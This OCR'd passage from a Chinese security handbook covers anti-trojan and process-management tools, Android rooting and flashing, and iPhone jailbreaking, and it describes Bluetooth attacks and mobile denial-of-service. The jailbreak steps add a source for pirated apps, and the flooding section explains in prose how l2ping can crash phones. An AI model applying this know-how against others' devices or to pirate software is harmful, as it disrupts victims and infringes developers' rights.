


单击“扫描硬盘”按钮，有三种扫描方式，根据需要单击其中一个按钮。

STEP04: 开始扫描

开始扫描后可以随时单击“停止扫描”按钮终止扫描。


STEP05: 查看系统信息



01 单击“系统信息”按钮，可查看到CPU占用率以及内存使用情况等信息。

02 单击“优化内存”按钮可优化系统内存。

STEP06: 查看进程信息



01 单击“系统管理”下的“进程管理”按钮。


02 单击任一进程，在“进程识别信息”文本框中查看该进程的信息，遇到可疑进程可单击“中止进程”按钮。

STEP07: 查看启动项目

01 单击“启动管理”按钮。

02 查看启动项目详细信息，单击“删除项目”按钮可删除该木马。


STEP08: 修复系统



01 单击“修复系统”按钮。

02 根据提示信息单击页面中的修复链接对系统进行修复。


STEP09: 绑定网关 IP 与网关 MAC



01 单击“ARP绑定”按钮。

02 输入 IP 地址和 MAC 地址，并勾选“开启 ARP 单向绑定功能”复选框。


STEP10: IE 浏览器修复



01 单击“修复IE”按钮。

02 勾选需要修复的选项，单击“开始修复”按钮。

STEP11: 查看网络状态



01 单击“网络状态”按钮。

02 查看进程、端口、远程地址、状态等信息。

STEP12: 删除顽固木马

01 单击“辅助工具”按钮。


02 单击“浏览添加文件”按钮，再单击“开始粉碎”按钮，删顽固木马。

STEP13: 多种辅助工具

01 单击“其他辅助工具”按钮。

02 可根据功能有针对性地使用各种工具。

STEP14: 查看监控日志




01 单击“监控日志”按钮。

02 定期查看监控日志，找黑客入侵痕迹。

5.4.2 用木马清道夫清除木马

木马清道夫是一款专门查杀并可辅助查杀木马的工具，它可自动查杀近百万种木马病毒，拥有海量木马病毒库，配合手动分析，可近 100%对未知木马病毒进行查杀。木马清道夫不仅可以查木马病毒，而且可以分析出恶意程序、广告程序、后门程序、黑客程序等。下面以扫描木马和扫描硬盘为例介绍木马清道夫的使用。

STEP01: 启动木马清道夫 2010



第一次使用时先单击“更新”按钮对木马病毒库进行更新。

STEP02: 进入主界面

更新完成后进入木马清道夫主界面，单击“扫描进程”按钮。

STEP03: 扫描木马


单击“扫描”按钮对系统进行扫描。

STEP04: 查看扫描结果

01 查看扫描结果并单击“确定”按钮。

02 选中扫描到的木马文件后单击“清除”按钮。

STEP05: 扫描硬盘



01 单击“扫描硬盘”按钮，在弹出的菜单中单击“高速扫描硬盘”命令。

STEP06: 高速扫描硬盘

单击“扫描”按钮即开始高速扫描。扫描完成后可对扫描出的木马进行清除或隔离。

5.4.3 在“Windows 进程管理器”中管理进程


所谓进程是指系统中应用程序的运行实例，是应用程序的一次动态执行，是操作系统当前运行的执行程序。通常按〈Ctrl+Alt+Delete〉组合键，选择“启动任务管理器”即可打开“Windows 任务管理器”窗口。在“进程”选项卡中可对进程进行查看和管理。

要想更全面地对进程进行管理，还需要借助于“Windows 进程管理器”才能实现，具体的操作步骤如下。

STEP01: 启动 Windows 进程管理器


解压缩后双击“PrcMgr.exe”图标，打开“Windows 进程管理器”窗口，查看系统当前正在运行的所有进程。

STEP02: 查看进程描述信息




选择一个进程选项，单击“描述”按钮，查看相关信息。

STEP03: 查看进程模块



单击“模块”按钮，查看该进程的进程模块。

STEP04: 操作进程选项



右击进程选项，在快捷菜单中单击“查看属性”命令。

STEP05: 查看属性

查看属性信息。

STEP06: 系统信息设置

在“系统信息”选项卡中可查看系统的有关信息，并监视内存和 CPU 的使用情况。

第 6 章 手机黑客攻防

在智能手机已经十分普及并且仍在不断发展的今天，手机中病毒、信息被窃取、手机支付出现问题、账号密码被盗，从而威胁到用户财产安全的例子已经很多，所以手机安全已经成为人们倍加关注的问题。

要点提示

- ○ **获取 Android Root 权限**
- ○ **安卓手机备份与刷机**
- ○ **苹果手机越狱**
- ○ **手机蓝牙攻击曝光**
- ○ **手机拒绝服务攻击曝光**
- ○ **手机电子邮件攻击曝光**
- ○ **手机病毒与木马攻防**
- ○ **手机加密技术**
- ○ **手机支付安全防范**
- ○ **手机优化及安全性能的提升**

6.1 初识手机黑客

纵观当今的互联网业界，病毒木马泛滥，各种病毒变体花样百出，恶意攻击手段层出不穷，下面对智能手机操作系统及常见的手机攻击类型进行简要介绍。

6.1.1 智能手机操作系统

智能手机操作系统是一种运算能力及功能比传统功能手机更强的操作系统。使用最多的操作系统有：Android、iOS、Symbian、Windows Phone 和 BlackBerry OS。它们之间的应用软件互不兼容。

智能手机可以像个人计算机一样安装第三方软件，它具有独立的操作系统以及良好的用户界面，拥有很强的应用扩展性，以及能方便、随意地安装和删除应用程序。

1．Android

Android 是一种以 Linux 为基础的开放源代码操作系统，主要使用于便携设备。目前尚没有统一的中文名称，中国大陆地区多用“安卓”（或“安致”）。Android 操作系统最初由 Andy Rubin（安迪·鲁宾）开发，最初主要支持手机。2005 年由 Google 收购注资，并组建开放手机联盟开发改良，逐渐扩展到平板电脑及其他领域。Android 的主要竞争对手是苹果公司的 iOS 以及 RIM 的 Blackberry OS。

Android 的 Linux Kernel 控制包括安全（Security）、存储器管理（Memory Management）、程序管理（Process Management）、网络堆栈（Network Stack）和驱动程序模型（Driver Model）等。


Android 平台拥有以下 5 大优势。

（1）开放性

Android 开发的平台允许任何移动终端厂商加入到 Android 联盟中来，显著的开放性可以使其拥有更多的开发者。开放性对于 Android 的发展而言，有利于积累人气（包括消费者和厂商），而对于消费者来讲，最大的受益正是丰富的软件资源。开放的平台也会带来更大竞争，如此一来，消费者将可以用更低的价位购得心仪的手机。

（2）丰富的硬件选择

由于 Android 的开放性，众多的厂商会推出千奇百怪、功能特色各具的多种产品。功能上的差异和特色，却不会影响到数据同步，甚至软件的兼容，使用起来非常方便。



（3）不受任何限制的开发商

Android 平台提供给第三方开发商一个十分宽泛、自由的环境，不会受到各种条条框框的阻挠，可想而知，会有多少新颖别致的软件诞生。但开放性也有其两面性，血腥、暴力、情色方面的程序和游戏如何控制是留给 Android 的难题之一。

（4）无缝结合的 Google 应用

叱咤互联网的 Google，从搜索巨人到全面的互联网渗透，Google 服务（如地图、邮件、搜索等）已经成为连接用户和互联网的重要纽带，而 Android 平台手机将无缝结合这些优

秀的 Google 服务。

2．iOS

iOS 的智能手机操作系统的原名为 iPhone OS，其核心与 Mac OS X 的核心一样都源自 Apple Darwin。它主要是给 iPhone 和 iPod Touch 使用。

iPhone OS 的系统架构分为四个层次：核心操作系统层（Core OS Layer）、核心服务层（Core Services Layer）、媒体层（Media Layer）和可轻触层（Cocoa Touch Layer）。操作系统占用大概 1.1GB 的存储空间。

iOS 由两部分组成：操作系统和能在 iPhone 和 iPod Touch 设备上运行原生程序的技术。由于 iPhone 是为移动终端而开发的，因此要解决的用户需求就与 Mac OS X 有些不同，尽管在底层的实现上 iPhone 与 Mac OS X 共享了一些底层技术。在 iPhone OS 中可以发现很多 Mac 的技术，同时 iPhone OS 也有其独有之处，比如多触点接口（Multi-Touch Interface）和加速器（Accelerometer）。

iPhone 和 iPod Touch 使用基于 ARM 架构的中央处理器，而不是 x86 处理器。它使用由 PowerVR 视频卡渲染的 OpenGL ES 1.1。因此，Mac OS X 上的应用程序不能直接复制到 iPhone OS 上运行，需要针对 iPhone OS 的 ARM 重新编写。但 Safari 浏览器支持“Web 应用程序”。从 iPhone OS 2.0 开始，通过审核的第三方应用程序已经能够通过苹果的 App Store 进行发布和下载了。

6.1.2 常见的手机攻击类型

对于计算机受到黑客攻击的类型读者或许有所了解，如今的智能手机已经实现了计算机的大部分功能，因而对智能手机的攻击类型与计算机的攻击类型相类似。常见的手机攻击类型有蓝牙攻击、拒绝服务攻击、电子邮件攻击及病毒、木马和蠕虫攻击等。

6.2 手机黑客基础知识

安卓手机 Root 与苹果手机越狱可以使手机具备更多的功能，但是经过 Root 与越狱后的手机也给了恶意程序窃取信息甚至破坏硬件的机会。本节将会详细介绍获取 Android Root 权限、Android 手机备份功能、安卓系统刷机、苹果手机越狱等内容。

6.2.1 获取 Android Root 权限

1．什么是 Root 权限

Root 权限通常是针对 Android 系统的手机而言的，它使得用户可以获取 Android 操作系统的超级用户权限。Root 权限通常用于帮助用户越过手机制造商的限制，使得用户可以卸载手机制造商预装在手机中某些应用，以及运行一些需要超级用户权限的应用程序。Android 系统的 Root 与 Apple iOS 系统的越狱类似。

2．Root 的好处以及风险

（1）获取 Root 权限的好处

1）可以备份系统。

2）修改系统的内部程序。

3）可以把一些程序应用安装在 SD 卡上，从而减轻手机负担，删除后台无用的运行程序，增加手机运行内存，加快手机运行速度。

4）可以美化系统，更改开机动画等。通过直接替换系统内的文件或者刷入开发者修改好的 ZIP 安装包，我们可以修改手机的开机画面、导航栏、通知栏、字体等。

5）可以刷入第三方的 recovery，对手机进行刷机、备份等操作。

6）可以汉化手机系统。拥有 Root 权限后，就可以加载汉化包，实现系统汉化。这主要是针对默认语言为非中文的安卓手机，这些手机原本是面向非中文国家和地区销售的，为了能更好地使用这些手机，符合国人的操作使用习惯，就必须对这些手机系统进行汉化。

（2）获取 Root 权限的风险

拥有 Root 权限后，用户可以访问和修改手机上几乎所有的文件，而某些文件可能是手机制作商不愿意用户修改和触碰的东西，因为获取 Root 权限有可能影响手机的稳定，还容易被一些黑客入侵。

（3）如何避免一键 ROOT 恶意软件入侵手机

1）不使用手机端一键 ROOT，使用计算机端大品牌 ROOT 软件进行 ROOT，如刷机精灵等 ROOT 破解工具。

2）不从来历不明的渠道下载应用，下载应用一定要选择官方认证应用版本下载。

3）刷机时不刷入来历不明的 ROM 包，应下载带有 ROM 安全检测的 ROM 市场下载 ROM，如 ROM 之家等。

4）使用手机须注意，当手机提示一些应用获取不需要的权限时应禁止，比如提示用户获取位置信息、短信权限等。

3．如何获取 Root 权限

安卓手机获取 Root 权限，一般需要第三方工具，下面以卓大师为例进行讲解。

STEP01: 在百度上下载卓大师

下载并安装卓大师。

STEP02: 打开 USB 调试

对于4.0以前的版本，依次单击“设置”>“应用程序”>“开发”，勾选“USB调试”复选框；对于4.0以后的版本，依次单击“设置”>“开发人员”选项，开启USB调试。

STEP03: 用数据线将手机连接至计算机

卓大师刷机专家会自动识别出用户的手机。

STEP04: 使用卓大师进行一键 Root

单击“Root”图标，在“Root”界面下单击“一键Root”按钮。

STEP05: Root 成功

Root 成功后就可以删除系统应用了。

6.2.2 Android 手机备份功能

1．recovery 模式

recovery 模式是 Android 手机/平板电脑中的一个特殊的小型系统，相当于计算机上的 Windows PE，可用来对 Android 系统进行恢复出厂设置、刷写官方 OTA 固件等基础功能。第三方的 recovery 模式还支持备份系统、刷写非官方固件等其他实用的功能。

2．recovery 的方法

在计算机的使用中，用户经常需要备份其中的重要数据，以免计算机出现问题而丢失数据；在用手机时也要养成经常备份的习惯，以免手机出现意外导致重要数据丢失。下面介绍具体的备份方法。

对手机进行备份也需要第三方软件，如 91 手机助手、豌豆荚、360 手机助手等。下面以 360 手机助手来介绍具体的备份方法。

STEP01: 用数据线将手机连接至计算机

单击右下方的“手机备份”按钮。

STEP02: 选择要备份的联系人、短信及应用

单击“一键备份”按钮。

STEP03: 备份成功

单击“完成”按钮，即备份成功。

STEP04: 恢复文件

如果手机数据信息遗失，选择备份好的备份文件，单击“一键恢复”按钮，即可还原成以前的短信和联系人。

STEP05: 数据恢复完成

单击“完成”按钮即可。

6.2.3 安卓系统刷机

1．什么是刷机

刷机，泛指通过软件或者手机自身对系统文件进行更改，从而使手机达到预期的使用

效果。有时，智能手机的系统被损坏，造成功能缺失或无法开机，用刷机的方法通常也可以使系统恢复。

刷机可以到生产商指定的地点找专业人员进行（即官方的），也可以是非官方的（即DIY固件）。实际生活当中，由于手机固件与其使用软件升级的不同步，一些新手机在使用之初就可能出现各种各样的问题，出现这样的情况，一般需要到生产商指定的服务网点刷机解决。

刷机可以全面清理手机内部软件系统，可以不受限制地在各版本间互刷，无需改CODE，也可实现降级，让手机实现更多功能或让原有的功能更加完善，也可以把机器刷成各种语言等。

2．安卓系统刷机常见用词

下面介绍关于安卓系统刷机的几个常用名词，当然，它们也是刷机的关键步骤和要点所在。

（1）固件、刷固件

固件是指固化的软件，它是把某个系统程序写入特定的硬件系统中的 FlashROM。手机固件相当于手机的系统，刷固件就相当于刷系统。

（2）ROM（包）

ROM（Read-Only Memory，只读内存）是一种只能读出事先所存数据的固态半导体存储器。其特性是一旦存储资料，就无法再将之改变或删除。通常用在不需要经常变更资料的电子或计算机系统中，资料不会因为电源关闭而消失。

（3）固件版本

固件版本是指官方发布的固件的版本号，里面包含了应用部分的更新和基带部分的更新。

（4）recovery（恢复模式）

笼统地说，recovery 就是一个刷机的工程界面。recovery，就相当系统的 DOS 界面。在 Recovery 界面中可以选择安装系统、清空数据、GHOST 备份系统、恢复系统等。

（5）Root

Root 权限与 Windows 系统下的 Administrator 权限类似。Root 是 Android 系统中的超级管理员用户账户，该账户拥有整个系统至高无上的权利，它可以操作任何对象。只有拥有了这个权限，才可以将原版系统刷新为改版的各种系统，比如简体中文系统。

（6）RADIO

RADIO，简单地说是无线通信模块的驱动程序。ROM 是系统程序，RADIO 负责网络通信，ROM 和 RADIO 可以分开刷，互不影响。如果用户的手机刷新了 ROM 后有通信方面的问题，则可以刷新 RADIO 试一试。

（7）SPL

SPL（Secend Program Leader，第二次装系统）负责装载 OS 到 RAM 中。另外，SPL 还包括许多系统命令，如 mtty 中使用的命令等。若 SPL 损坏，则可以用烧录器重写。

（8）金卡

很多用户在第一时间下载了官方的系统，然后开始升级，却得到客户 ID 错误的提示，这是因为更新程序会检测机器的出货地（也就是销售地区），如果和升级程序不一致，就会中断升级，造成升级失败。而金卡实际上就是在一张普通的 TF 卡上写入一些引导信息，使得升级程序或者本机 SPL 的检测跳过对客户 ID 的检查，从而使非官方版本的机器顺利升级。

3．安卓手机刷机方法及步骤

手机进行刷机，需要第三方软件，下面以深度刷机为例进行介绍。

STEP01: 下载深度刷机软件

下载并安装深度刷机。

STEP02: 打开深度刷机软件

查看软件功能。

STEP03: 插上数据线并连上手机

在“ROM 市场”中下载与手机对应的 ROM。

STEP04: 查看下载的 ROM

单击右下角的“下载管理”可以查看下载的 ROM。

STEP05: 开始刷机

查看手机屏幕，如果有来自系统或者安全软件的授权信息，点击允许。

6.2.4 苹果手机越狱

1．什么是越狱

越狱是针对 iPhone 手机来讲的，是针对 iPhone 操作系统（也就是 iOS 系统）限制用

户读写权限的破解操作。经过越狱的 iPhone 拥有对系统底层的读写权限，能够让 iPhone 手机免费使用破解后的 App Store 软件的程序。

2．越狱的利与弊

（1）利

越狱后可以通过 Cydia 安装各类插件，比如 Auxo、icon renamer、zephyr、Activator、KuailDail 等。通过这些插件，可以实现原系统根本没有的功能，比如来电归属地、手势操作、安装中文输入法、定时发短信、更酷更炫的主题、美化系统、修改图标名称等。另外，还可以通过 SBsetting 等让 iOS 的下拉通知栏实现更多的功能，得到更好的使用体验。

越狱的另一个好处就是可以尝试更多的新应用，不过现在已经有一些软件提供不越狱也可安装软件的功能。

（2）弊

越狱的弊端也是非常明显的，首先是系统的稳定性问题，由于这些第三方插件可能会出现兼容性问题，会导致系统崩溃，甚至是数据丢失。另外，安装的插件增多后，还会出现占用系统资源、影响设备响应速度等情况。对于用户普遍关心的续航问题也是会有一定的影响。不过，最让人担心的是一些不法分子会利用一些插件来盗取用户的个人信息，比如照片、电话号码等。

3．苹果手机如何越狱

（1）苹果手机的设置

1）连接网络，一般选择 wifi。

2）连接 iTunes 备份数据，如果是新机，则可以跳过。

3）用 Safari 访问 www.jailbreakme.com，屏幕显示一些相关的越狱文件。

（2）越狱软件的安装

在安装越狱软件之前，首先要安装一个 AppSync 补丁，如果需要 91 助手，还要安装 afc2add 补丁。

1）AppSync 补丁的安装。打开 Cydia，依次单击“Manage”>“Edit”>“add”，在对话框中输入“http://cydia. hackulo.us”，然后单击“Add Source”。然后在源文件中选择 Appaync fpr os 进行安装，并单击“Hackulo.us”进入软件列表。

2）afc2add 补丁的安装。点击屏幕下方的“Search”，输入“afc2add”就可以找到 afc2add 补丁。点击“安装”，安装完会提示重新启动手机。

3）通过 iTunes 同步程序。

（3）越狱程序

1）将设备升级到最高版本。使用红雪 Red Snow 0.9rc16 进行固件验证。（Windows 7 和 Windows Vista 将红雪调为兼容模式）

2）选择想要的功能。一般用户直接选择“Install Cydia”选项即可，iPod 用户则需要多选择一项“Enable battery percentage”，用于显示电池电量百分比。

3）进入重要的 DFU 模式。进行了上述步骤之后，红雪将会提示用户将设备连接到计算机上，之后关闭电源，准备进入 DFU 模式，如果进入失败，可以多尝试几次。一定要将设备连接到计算机，再进入 DFU 模式；然后按住电源键 3 秒；同时按住电源键+〈Home〉键 10 秒；松开电源键，继续按住 Home 键 15 秒；然后等待越狱的完成。

苹果手机的第一次越狱时间会长一些，所以最好还是找专业人士，不然可能会比较麻烦。

6.3 手机蓝牙攻击曝光

蓝牙，是一种支持设备短距离（一般在 10m 以内）通信的无线电技术，能在包括移动电话、PDA、无线耳机、笔记本电脑、相关外设等之间进行无线信息交换。利用“蓝牙”技术，能够有效地简化移动通信终端设备之间的通信，也能够简化设备与 Internet 之间的通信，从而使数据传输变得更加迅速和高效。蓝牙采用分散式网络结构以及快跳频和短包技术，支持点对点及点对多点通信，工作在全球通用的 2.4GHz ISM（即工业、科学、医学）频段。其数据速率为 1Mbit/s。蓝牙技术采用时分双工传输方案实现全双工传输。

6.3.1 蓝牙的工作原理

蓝牙，对于手机乃至整个 IT 业而言，已经不仅仅是一项简单的技术，而是一种概念。

（1）蓝牙通信的主从关系

蓝牙技术规定每一对设备之间进行蓝牙通信时，必须一个为主角色，另一个为从角色，才能进行通信；通信时，必须由主端进行查找，发起配对，建链成功后，双方即可收发数据。理论上，一个蓝牙主端设备，可同时与 7 个蓝牙从端设备进行通信。一个具备蓝牙通信功能的设备，可以在两个角色间切换，平时工作在从模式，等待其他主设备来连接，必要时转换为主模式，向其他设备发起呼叫。一个蓝牙设备以主模式发起呼叫时，需要知道对方的蓝牙地址、配对密码等信息，配对完成后，可直接发起呼叫。

（2）蓝牙的呼叫过程

蓝牙主端设备发起呼叫，首先是查找，找出周围处于可被查找的蓝牙设备。主端设备找到从端蓝牙设备后，与从端蓝牙设备进行配对，此时需要输入从端设备的 PIN 码，也有设备不需要输入 PIN 码。配对完成后，从端蓝牙设备会记录主端设备的信任信息，此时主端即可向从端设备发起呼叫。已配对的设备在下次呼叫时，不再需要重新配对。已配对的设备，作为从端的蓝牙耳机也可以发起建链请求，但进行数据通信的蓝牙模块一般不发起呼叫。链路建立成功后，主、从两端之间即可进行双向的数据或语音通信。在通信状态下，主端和从端设备都可以发起断链，断开蓝牙链路。

（3）蓝牙一对一的串口数据传输应用

蓝牙数据传输应用中，一对一串口数据通信是最常见的应用之一。蓝牙设备在出厂前即提前设好两个蓝牙设备之间的配对信息，主端预存有从端设备的 PIN 码、地址等，两端设备加电即自动建链，透明串口传输，无需外围电路干预。一对一应用中，从端设备可以设为两种类型。一是静默状态，即只能与指定的主端通信，不能被别的蓝牙设备查找；二是开发状态，既可被指定主端查找，也可以被别的蓝牙设备查找建链。

PIN 码

提示

PIN（Personal Identification Number）码就是 SIM 卡的个人识别密码。如果未经使用者修改，运营商设置的原始密码是 1234 或 0000。如果启用了开机 PIN 码，那么每次开机后就要输入 4 位 PIN 码。PIN 码是可以修改的，用来保护自己的 SIM 卡不被他人使用。

需要注意的是，如果输入三次 PIN 码错误，手机便会自动锁卡，并提示输入 PUK 码解锁，这时已经接近危险的边缘，如果不知道 PUK 码，就暂时不要动了，拨打客服热线，客服会告诉用户初始的 PUK 码，输入 PUK 码之后就会解锁 PIN 码，并可以重置密码。因此，如果用户擅自修改了 PIN 码，一定要牢记它。

6.3.2 蓝劫攻击与防范

早在数年前蓝牙手机面世之时，其安全漏洞就已被提及。有通信安全人员就曾通过一个计算机程序，扫描蓝牙手机的传输波段，并利用其弱点绕过持有人设置的密码，以获取目标电话通信簿里的联系人信息和图片信息。但是，蓝牙手机的安全漏洞并没有引起手机生产厂商足够的重视，从而导致其被高科技“扒手”利用。一些攻击者可以未经邀请就通过蓝牙与手机连接，发送匿名信息；或者远程拦截支持蓝牙的手机，这样手机中的所有资料就暴露在了攻击者面前。在业内，这两种行为被命名“蓝劫”和“抄袭攻击”。

蓝劫攻击是针对手机用户的常见攻击方式，因此，必须针对蓝劫攻击采取有效的防范措施。

（1）禁用蓝牙

禁用蓝牙是最简单、最有效的对策。不过，这也意味着用户将无法使用任何蓝牙手机配件或设备。另一个办法是当需要使用时开启蓝牙，而在人多的地方或收到匿名短信时关闭蓝牙。

（2）使用不可见/隐藏模式

调整手机设置，将蓝牙模式设置为不可见/隐藏模式，这也是更为实用的方法。在这种模式下，当攻击者搜索蓝牙设备时，用户的手机不会出现在攻击者的名单中。同时，用户也可以继续使用手机上的蓝牙功能与其他设备相连接。

（3）不要接收

当收到陌生人发送的名片时，为防止蓝劫，选择不接收短信即可。尤其在拥挤的公共场所，更需要提高警惕。

（4）更改手机名称

如果用户保留手机默认的名称，攻击者可以很容易在手机里找到详细的隐私信息。而且，手机名称让攻击者更容易确定用户的手机防范系统是否脆弱。

6.4 手机拒绝服务攻击曝光

拒绝服务攻击即攻击者想办法让目标机器停止提供服务，是黑客常用的攻击手段之一。攻击者进行拒绝服务攻击，实际上有两种目的：一是迫使服务器的缓冲区满，从而不

能接收新的请求；二是使用 IP 欺骗，迫使服务器把合法用户的连接复位，从而影响合法用户的连接。

6.4.1 常见的手机拒绝服务攻击曝光

1．蓝牙泛洪攻击

蓝牙泛洪攻击利用的是逻辑链路控制与适配协议（L2CAP）。该协议是蓝牙通信组的一部分，传送服务质量（QS）信息和保证任何两个蓝牙功能手机之间数据包的正确传输。换句话说，蓝牙的 L2CAP 层与 TAP/IP 协议簇的 ICMP 功能有点相似。而且，该协议有这样的特点，检查和阻止任何在数据传输过程中可能出现的错误。另外，L2CAP 层允许蓝牙工具向另一工具发出回音的请求，以检查它的存在。

蓝牙工具能同时处理的连接数量是有限的。一旦达到最大值，工具就不能建立其他任何新连接了。l2ping 工具要求对每一个发送给远程蓝牙工具的回音都建立一个连接。这就意味着泛洪攻击通过 l2ping 工具可以使目标手机的蓝牙功能瘫痪。当成功实施蓝牙泛洪攻击后，目标手机便会崩溃、终止或者重启。受害者将不能发现其他的蓝牙，也不能接受任何连接的要求。

2．BlueJacking 攻击

BlueJacking 攻击指手机用户使用蓝牙技术匿名发送名片的行为。攻击者使用一台或多台手持设备对目标手机发送大量的匿名蓝牙信息，以扰乱及破坏正常工作状态为目的。

